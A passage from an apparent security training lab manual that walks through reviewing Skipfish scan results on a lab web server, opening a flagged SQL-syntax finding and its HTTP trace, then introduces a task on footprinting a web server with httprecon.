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
20. Expand each node to view detailed information regarding the result.
21. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
22. Analyze the **SQL query or similar syntax in parameters** issue.
23. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.



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

24. The webpage appears, as shown in the screenshot.



25. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

26. Switch back to the first tab and click **show trace** next to the URL to examine the vulnerability in detail.



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
27. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.

    Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.



28. Examine other vulnerabilities and patch them to secure the web server.
29. This concludes the demonstration of how to gather information about a target web server using Skipfish.
30. Close all open windows on both the **Parrot Security** and **Windows Server 2022** machines.
31. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Task 3: Footprint a Web Server using the httprecon Tool

Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

